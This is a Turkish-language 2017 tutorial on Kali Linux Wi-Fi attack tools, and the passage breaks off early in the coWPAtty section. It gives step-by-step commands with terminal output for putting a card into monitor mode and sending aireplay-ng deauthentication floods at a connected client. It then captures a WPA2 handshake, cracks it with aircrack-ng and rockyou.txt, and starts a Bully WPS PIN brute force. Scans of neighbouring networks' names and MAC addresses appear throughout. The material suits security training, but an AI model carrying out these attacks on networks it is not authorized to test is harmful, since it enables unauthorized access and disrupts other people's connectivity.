



KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX

Mentör: Huzeyfe Önal, Burcu Yazar

Yazar: Berkay İpek

Baskı: 2017

İÇİNDEKİLER

Aircrack-ng	3
Bully	8
Uygulaması:.....	8
coWPAtty	12
Uygulanması:.....	12
Fluxion & Linset	16
Uygulaması;.....	16


GİRİŞ

Kablosuz ağ saldırı araçları makalesinde Kali Linux işletim sistemi üzerindeki Wi-fi saldırı araçları kullanılmıştır.

Aircrack-ng

Aircrack-ng, WPA/WPA2 ve WEP şifrelerinin kırılmasında kullanılan en önemli uygulamalardan biridir. Aircrack-ng paketlerin yakalanması, Handshake sağlanması, sahte kimlik doğrulaması ve ağ trafiğini kontrol etme gibi özelliklere sahiptir. Ayrıca, Brute Force (Kaba Kuvvet) ve Dictionary (Sözlük) Saldırısı gibi saldırıları da yapabileme özelliğine sahiptir.

Uygulanması:



```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# iwconfig
wlan1 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off

eth0 no wireless extensions.

wlan0 IEEE 802.11 ESSID:"Panda"
Mode:Managed Frequency:2.417 GHz Access Point: [REDACTED]
Bit Rate=1 Mb/s Tx-Power=15 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
Link Quality=68/70 Signal level=-42 dBm
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:20 Missed beacon:0

lo no wireless extensions.
```

Resim 1.1: Yazılan iwconfig komutu ile ekrana gelen kablosuz ağ kartları

'iwconfig' komutu ile kablosuz ağ kartları görüntülenir.

Burada wlan0 ağ kartını kullanacağız. Eğer ekranınızda farklı bir isimle gözükyorsa siz onu kullanacaksınız.

iwconfig – Kablosuz ağ kartlarını görmemizi sağlayan komuttur.

```
root@Panda: ~  
File Edit View Search Terminal Help  
root@Panda:~# airmon-ng start wlan0  
Found 2 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to run 'airmon-ng check kill'  
  
PID Name  
514 NetworkManager  
708 wpa_supplicant  
  
PHY Interface Driver Chipset  
phy0 wlan0mon ath9k Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)  
phy1 wlan1 ath9k_htc Atheros Communications, Inc. AR9271 802.11n
```

Resim 1.2: Kablosuz ağ kartımızı monitor moduna alıyoruz

airmon-ng start wlan0 – Seçilen ağ kartını monitor moda almamızı sağlayan komut
Komutu girdikten sonra ekranda çalışan işlemleri görebilirsiniz.

airmon-ng check kill – Çalışan işlemleri bitirmeye yarayan komut

```
root@Panda: ~  
File Edit View Search Terminal Help  
root@Panda:~# airmon-ng start wlan0  
  
PHY Interface Driver Chipset  
phy0 wlan0mon ath9k Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
```

Resim 1.3: Kablosuz ağ kartımızı monitor moduna alıyoruz

Çalışan işlemleri kapattıktan sonra yeniden **airmon-ng start wlan0** komutunu giriyoruz. Bu sefer karşımıza wlan0mon olarak gözükmektedir yani ağ kartımızı tamamen monitör (izleme) moduna almış bulunmaktayız.

[KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX]

```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# airodump-ng wlan0mon
CH 6 ][ Elapsed: 30 s ][ 2017-09-08 19:15
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
60:45:CB:95:54:98 -55   108      7   0   2  54e. WPA2 CCMP  PSK  Panda
BC:75:74:C7:10:08 -91    21      0   0   1  54e. WPA2 CCMP  PSK  Korci
24:69:A5:64:D0:E9 -92     8      0   0   7  54e. WPA2 CCMP  PSK  toprak
F4:8E:92:C9:54:80 -93    21      0   0  11  54e. WPA2 CCMP  PSK  sinemtugce
E0:A3:AC:F3:CE:7C -92    10      1   0   5  54e. WPA2 CCMP  PSK  ozgun
00:02:61:AC:F2:A8 -93    17      1   0   9  48e. WPA2 CCMP  PSK  Tilgin-YTpZC6h5bHKp
B4:30:52:78:54:CE -93    11      1   0   9  54e. WPA2 CCMP  PSK  SUPERONLINE_WiFi_5519
20:F3:A3:20:5C:0A -94     4      0   0   1  54e. WPA2 CCMP  PSK  orman
A4:99:47:03:BF:8F -96     1      0   0   2  54e. WPA2 CCMP  PSK  Furkan_Sinem

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
60:45:CB:95:54:98 90:B6:86:45:AB:60 -42  0 -24  0      2
E0:A3:AC:F3:CE:7C AC:5A:14:E4:A8:EE -85  0 - 0e  0      8  ozgun
(not associated) C2:D3:5A:06:19:45 -45  0 - 1  0      6
```

Resim 1.4: Etraftaki kablosuz ağ noktalarını görüntülüyoruz

airodump-ng wlan0mon – Komutu sayesinde izleme moduna almış olduğumuz ağ kartı ile etraftaki kablosuz ağ noktalarını görüntülemeye başlıyoruz.

Resim 1.4’de de görüldüğü üzere, hedef alınan erişim noktasının BSSID ve CH (Kanal Numarasını) not alıyoruz. Yeni bir terminal açıyoruz ve hedeflediğimiz BSSID ve Kanal numarasını bu terminalde komut içinde kullanacağız.

Kullanacağımız komut satırı;

airodump-ng --bssid 60:45:CB:95:54:98 -c 2 -w /root/Desktop/Berkay/Deneme wlan0mon

--bssid = Hedef aldığımız erişim noktasının MAC adresi

-c = Hedef aldığımız erişim noktasının bulunduğu kanal numarası

-w =(Write) Erişim noktası hakkında toplanan bilgilerin kaydedileceği yeri belirtir

```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# airodump-ng --bssid 60:45:CB:95:54:98 -c 2 -w /root/Desktop/Berkay/Deneme wlan0mon
CH 2 ][ Elapsed: 1 min ][ 2017-09-08 19:19 ][ fixed channel wlan0mon: 4
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
60:45:CB:95:54:98 -42 100    751    55   0   2  54e. WPA2 CCMP  PSK  Panda

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
60:45:CB:95:54:98 90:B6:86:45:AB:60 -43  2e-24  0      29
```

Resim 1.5: Hedef aldığımız kablosuz ağ noktasını görüntülüyoruz

Kullandığımız komut satırı sayesinde, 1.5’nci resimde de görmüş olduğunuz üzere erişim noktasını kullanan 1 adet cihaz mevcuttur. Bir sonraki adımımızı erişim noktasını kullanan bu cihaz üzerinden sahte kimlik doğrulama paketleri göndererek yapacağız.

[KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX]

```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# airodump-ng --bssid 60:45:CB:95:54:98 -c 2 -w /root/Desktop/Berkay/Deneme wlan0mon
CH 2 ][ Elapsed: 1 min ][ 2017-09-08 19:19 ][ fixed channel wlan0mon: 4
BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
60:45:CB:95:54:98 -42 100    751      55   0   2  54e. WPA2 CCMP  PSK  Panda
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
60:45:CB:95:54:98 90:B6:86:45:AB:60 -43   2e-24  0      29

root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# aireplay-ng --deauth 0 -a 60:45:CB:95:54:98 -c 90:B6:86:45:AB:60 wlan0mon
19:19:36 Waiting for beacon frame (BSSID: 60:45:CB:95:54:98) on channel 2
19:19:37 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 4|64 ACKs]
19:19:37 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [43|88 ACKs]
19:19:38 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [27|64 ACKs]
19:19:38 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
19:19:39 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
19:19:39 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
19:19:40 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
19:19:40 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
19:19:41 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [39|119 ACKs]
19:19:41 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
19:19:42 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [34|64 ACKs]
19:19:42 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 4|64 ACKs]
19:19:43 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
```

Resim 1.6: Hedef aldığımız erişim noktasını kullanmakta olan cihazı kullanarak sahte kimlik doğrulama paketleri gönderiyoruz

Hedeflediğimiz erişim noktası ile bağlantı kurmamız için bu cihazlar üzerinden, erişim noktasına sahte kimlik doğrulama paketleri gönderiyoruz ve Handshake yani kabul edilme bekliyoruz.

Bu işlem için kullanacağımız komut satırı;

aireplay-ng --deauth 5 -a 60:45:CB:95:54:98 -c 90:B6:86:45:AB:60 wlan0mon

--deauth = 5 Yazmamızın nedeni 5 adet sahte kimlik doğrulama paketi göndermesini istediğimizden dolayıdır. Sıfır yazarsanız eğer sınırsız şekilde gönderir.

-a = Hedef aldığımız erişim noktasının MAC adresini yazmalısınız

-c = Sahte kimlik doğrulama paketlerini göndereceğiniz cihazın MAC adresini yazmalısınız

```
root@Panda: ~
File Edit View Search Terminal Help
CH 2 ][ Elapsed: 4 mins ][ 2017-09-08 19:22 ][ WPA handshake: 60:45:CB:95:54:98
BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
60:45:CB:95:54:98  0 100    2364    107   0   2  54e. WPA2 CCMP  PSK  Panda
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
60:45:CB:95:54:98 90:B6:86:45:AB:60  0    2e- 1    64  29011
```

Resim 1.7: WPA Handshake gelmiş durumda

[KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX]

Resimde görmüş olduğunuz üzere; Hedef aldığımız erişim noktasını kullanan cihaz üzerinden, hedeflediğimiz erişim noktasına Handshake sağlamış durumdayız. Handshake’i yakaladığımız için diğer terminalde açık olan airodump komutu ile yapmış olduğumuz izlemeyi kapatabiliriz artık. Şimdi bir sonraki adımımıza geçebiliriz.

Bir sonraki adımımız için Wordlist yani Şifre Dizisi kullanacağız bunun için bilgisayarınızda bulunan “**rockyou.txt**” veya kendinizin bulmuş olduğu farklı bir Wordlist kullanabilirsiniz. Biz Kali Linux işletim sisteminin içinde olan “**rockyou.txt**” isimli Wordlist’i kullanacağız. Bu Wordlist’i kullanmak için öncelikle sıkıştırılmış dosya dizininden çıkarmamız gerekiyor.


Terminalden öncelikle;

cd /usr/share/wordlists/ ‘e giriyoruz

ls Komutunu yazdıktan sonra **rockyou.txt.gz** isimli bir dosya olduğunu görüyorsak eğer **gzip -d rockyou.txt.gz** komutunu uygulayarak sıkıştırılmış dosya içerisinden çıkarıyoruz Bir sonraki adıma geçiyoruz;

Aircrack-ng aracı sayesinde Wordlist kullanarak kullanarak başlıyoruz.

Aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 60:45:CB:95:54:98 /root/Desktop/Berkay/Deneme-01.cap



```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 60:45:CB:95:54:98 /root/Desktop/Berkay/Deneme-01.cap

Aircrack-ng 1.2 rc4

[00:00:00] 4/7120714 keys tested (714.41 k/s)
Time left: 2 hours, 46 minutes, 12 seconds 0.00%
KEY FOUND! [ 123456789 ]

Master Key : 3A 56 F7 23 71 76 51 C0 51 54 B0 30 DF 45 ED D8
             A2 02 3F F6 0B 18 48 F1 9C 58 A6 90 EB 91 E1 D1

Transient Key : 32 EE 8B FA 83 D4 1E B3 CA 10 E8 AB CF E6 63 F9
                F4 BB 6B ED 68 7D EA 5D 1B F8 D5 76 9D 2B 67 BF
                B3 AF DE 2A E1 B5 A4 8C 8A A7 07 75 49 13 C2 5C
                02 CF 9D A0 A0 82 54 15 08 6C A7 EF E4 8A 63 F4

EAPOL HMAC : DB 67 FF F0 F5 B9 B3 DC 63 DB 79 1F 4E D4 3E F3
```

Resim 1.8: Aircrack-ng ile bulunan şifremiz


Aircrack-ng Uygulaması Wordlistte bulunan bütün şifreleri deneyerek hedef aldığımız erişim noktasının şifresini kırmaktadır.

Erişim noktasında kullandığımız şifremiz 123456789 idi.

Bully

Bully, C programlama dilinde yazılmış bir WPS Brute Force (Kaba Kuvvet) Atağı uygulamasıdır. WPS'de ki tasarım hatasını kullanmak yönüyle diğer programlar ile aynı işlevi yapmaktadır. Orijinal kodlara göre birçok avantajı vardır; daha az bağımlılık, daha iyi hafıza (memory) ve işlemci (cpu) kullanımı, endian'ların doğru şekilde kullanımı ve daha güçlü şekilde ayarlanmış seçenekler bunlardan bazılarıdır. Linux tabanlı işletim sistemlerinde çalışmak için geliştirilmiştir.

Uygulaması:



```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# iwconfig
wlan0 IEEE 802.11 ESSID:"Panda"
Mode:Managed Frequency:2.412 GHz Access Point: [redacted]
Bit Rate=1 Mb/s Tx-Power=15 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
Link Quality=70/70 Signal level=-40 dBm
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:2 Missed beacon:0

eth0 no wireless extensions.

lo no wireless extensions.
```

Resim 2.1: Yazılan iwconfig komutu ile ekrana gelen kablosuz ağ kartları

iwconfig – Kablosuz ağ kartlarını görmemize yarayan komut satırıdır

İlk başta yazdığımız komut ile hangi kablosuz ağ kartlarını kullanabiliriz, onu buluyoruz. Biz burada wlan0 ağ kartını kullanacağız.

Eğer sizin ekranınızda başka bir şekilde gözükyorsa siz onu kullanacaksınız.

```
root@Panda: ~  
File Edit View Search Terminal Help  
root@Panda:~# airmon-ng start wlan0  
Found 3 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to run 'airmon-ng check kill'  
  
PID Name  
518 NetworkManager  
717 wpa_supplicant  
781 dhcclient  
  
PHY Interface Driver Chipset  
phy0 wlan0 ath9k Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)  
  
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
(mac80211 station mode vif disabled for [phy0]wlan0)  
root@Panda:~# airmon-ng check kill  
Killing these processes:  
  
PID Name  
717 wpa_supplicant
```

Resim 2.2: Kablosuz ağ kartımızı monitor moduna alıyoruz

airmon-ng start wlan0 – Monitor(izleme) Moduna almamıza yarayan komut

```
root@Panda: ~  
File Edit View Search Terminal Help  
root@Panda:~# airmon-ng start wlan0  
  
PHY Interface Driver Chipset  
phy0 wlan0mon ath9k Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
```

Resim 2.3: Kablosuz ağ kartımızı monitor modunda başlatıyoruz

Komutu girdikten sonra karşımıza hala çalışan işlemler gözükyor. Bu çalışan işlemleri bitirmek için kill komutunu kullanıyoruz.

airmon-ng check kill – Çalışan işlemleri bitirmeye yarayan komut

Çalışan işlemleri bitirdikten sonra tekrardan airmon-ng start wlan0 komutunu giriyoruz. Bu sefer karşımıza wlan0mon olarak gözükmektedir yani ağ kartımızı tamamen monitor(izleme) moduna almış bulunmaktayız.

[KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX]

```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# airodump-ng wlan0mon

CH 14 ][ Elapsed: 12 s ][ 2017-09-07 16:37

BSSID                PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:02:61:A1:29:98    -1         0           0  0  1  -1             <length: 0>
60:45:CB:95:54:98   -47        46           0  0  1  54e. WPA2 CCMP  PSK  Panda
58:2A:F7:C8:99:EB   -92        10           0  0  6  54e. WPA2 CCMP  PSK  SUPERONLINE_WiFi_6583
00:02:61:AC:F2:A8   -93         9           1  0  9  48e. WPA2 CCMP  PSK  Tilgin-YTpZC6h5bHKp
B4:30:52:78:54:CE   -94         3           0  0  8  54e. WPA2 CCMP  PSK  SUPERONLINE_WiFi_5519

BSSID                STATION            PWR  Rate  Lost  Frames  Probe
00:02:61:A1:29:98    10:08:C1:8A:4C:FF -91   0 - 1    94     12
```

Resim 2.4: Etraftaki kablosuz ağ noktalarını görüntülüyoruz

airodump-ng wlan0mon – Komutu sayesinde izleme moduna almış olduğumuz ağ kartı ile etraftaki kablosuz ağ noktalarını görüntülemeye başlıyoruz

```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# wash -i wlan0mon

Wash v1.5.3 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner
mod by t6_x<t6_x@hotmail.com>, DataHead, Soxrok2212, Wiire, AAnarchYY & rofl0r

BSSID                Ch  dBm  WPS  Lck  ESSID
-----
58:2A:F7:C8:99:EB    6  00  1.0  No  SUPERONLINE_WiFi_6583
B4:30:52:78:54:CE    8  00  1.0  No  SUPERONLINE_WiFi_5519
00:02:61:AC:F2:A8    9  00  1.0  Yes Tilgin-YTpZC6h5bHKp
F4:8E:92:C9:54:80   11  00  1.0  Yes sinemtuqce
```

Resim 2.5: wash -i Komutu ile WPS Kilitlerinin Durumunu Görüntülüyoruz

wash -i wlan0mon – wash komutu sayesinde görüntülemiş olduğumuz kablosuz erişim ağlarının WPS Kilitinin olup olmadığını görüyoruz. “Lck” Sekmesinde görmüş olduğunuz üzere “Yes” veya “No” şeklinde göstermektedir.

```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# bully -b 58:2A:F7:C8:99:EB -c 6 wlan0mon
[!] Bully v1.1 - WPS vulnerability assessment utility
[P] Modified for pixiewps by AAnarchYY(aanarchy@gmail.com)
[+] Switching interface 'wlan0mon' to channel '6'
[!] Using '74:e5:43:c9:d9:46' for the source MAC address
[+] Datalink type set to '127', radiotap headers present
[+] Scanning for beacon from '58:2a:f7:c8:99:eb' on channel '6'
[+] Got beacon for 'SUPERONLINE_WiFi_6583' (58:2a:f7:c8:99:eb)
[+] Loading randomized pins from '/root/.bully/pins'
[+] Index of starting pin number is '0000000'
[+] Last State = 'NoAssoc' Next pin '01060256'
[+] Rx( M5 ) = 'Pin1Bad' Next pin '55630252'
[+] Sent packet not acknowledged after 3 attempts
[+] Tx(DeAuth) = 'Timeout' Next pin '55630252'
[+] Sent packet not acknowledged after 3 attempts
[+] Tx( Auth ) = 'Timeout' Next pin '55630252'
[+] Sent packet not acknowledged after 3 attempts
[+] Tx(DeAuth) = 'Timeout' Next pin '55630252'
[+] Sent packet not acknowledged after 3 attempts
[+] Tx( Assn ) = 'Timeout' Next pin '55630252'
[+] Sent packet not acknowledged after 3 attempts
[+] Tx(DeAuth) = 'Timeout' Next pin '55630252'
```

Resim 2.6: Yazılan komut ile WPS Şifresini Aramaya Başlıyor

Kullandığımız Komut Satırını;

bully -b – XX:XX:XX:XX:XX:XX -- -c X wlan0mon

-b = Hedef aldığımız erişim noktasının BSSID'si gelmelidir

-c = Hedef aldığımız erişim noktasının bulunduğu kanal numarası

coWPAtty


İhtiyaç olan RADIUS'u kurmaktan daha kolay olduğundan dolayı ve WPA-Kurumsal kimlik doğrulama sertifikası kullanımı gerektiğinden dolayı, birçok kurumsal ağ WPA/WPA2 için PSK tabanlı doğrulama mekanizması kullanmaktadır. Hedef olan bir BSSID için, önceden hazırlanmış bir PMK dosyası var ise coWPAtty hızlandırılmış bir saldırı atağı uygulayabilir.

Uygulanması:

Bir önceki aracımız uygulanmasındaki gibi öncelikle kablosuz ağ kartımızı Monitor (izleme) Moduna almamız gerekiyor.

Sonrasında;

airodump-ng wlan1mon – Komutu sayesinde izleme moduna almış olduğumuz ağ kartı ile etraftaki kablosuz ağ noktalarını görüntülemeye başlıyoruz.



```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# airodump-ng wlan1mon

CH 1 ][ Elapsed: 24 s ][ 2017-09-08 12:50

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
60:45:CB:95:54:98 -40    75      6   1   1  54e  WPA2  CCMP  PSK   Panda
E0:A3:AC:F3:CE:7C -89     4       0   0   5  54e  WPA2  CCMP  PSK   ozgun
EC:23:3D:FC:61:67 -86     4       0   0   9  54e  WPA2  CCMP  PSK   SUPERONLINE_wi
BC:75:74:C7:10:08 -86     3       0   0   1  54e  WPA2  CCMP  PSK   Korci
20:08:ED:40:00:26 -89     6       0   0  11  54e  WPA2  CCMP  PSK   BaranBerkay
E0:19:1D:70:CF:01 -90     6       0   0   2  54e  WPA   CCMP  PSK   GOKYUZU
58:2A:F7:C8:99:EB -90     3       0   0   6  54e  WPA2  CCMP  PSK   SUPERONLINE_wi
00:02:61:AC:F2:A8 -90     6       0   0   9  48e  WPA2  CCMP  PSK   Tilgin-YTpZC6h
60:83:34:75:28:C8 -92     2       0   0   1  54e  WPA2  CCMP  PSK   GurcanMarket
F4:8E:92:C9:54:80 -92     2       0   0  11  54e  WPA2  CCMP  PSK   sinemtugce

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
60:45:CB:95:54:98 34:14:5F:44:07:9F -74   0e-24   6    12
```

Resim 3.1: Çevremizdeki kablosuz ağ noktalarını görüntülüyoruz

Görmüş olduğumuz erişim noktalarından hangisini hedefliyorsak onun BSSID'sini ve Kanal Numarasını bir sonraki aşamamız için not ediyoruz.

Yeni bir terminal açarak bu not ettiğimiz BSSID ve Kanal numarasını kullanmaya başlıyoruz.

Kullanacağımız komut satırı;

airodump-ng -bssid XX:XX:XX:XX:XX:XX -c 1 -w /root/Desktop/Berkay/Deneme wlan1mon

--bssid = Hedef aldığımız erişim noktasının MAC adresi

-c = Hedef aldığımız erişim noktasının bulunduğu kanal numarası

-w =(Write) Erişim noktası hakkında edineceğiniz bilgileri hangi klasöre yazmanızı sağlar.

[KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX]

```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# airodump-ng --bssid 60:45:CB:95:54:98 -c 1 -w /root/Desktop/Berkay/Deneme wlan1mon
CH 1 ][ Elapsed: 2 mins ][ 2017-09-08 11:21 ][ fixed channel wlan1mon: 4

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
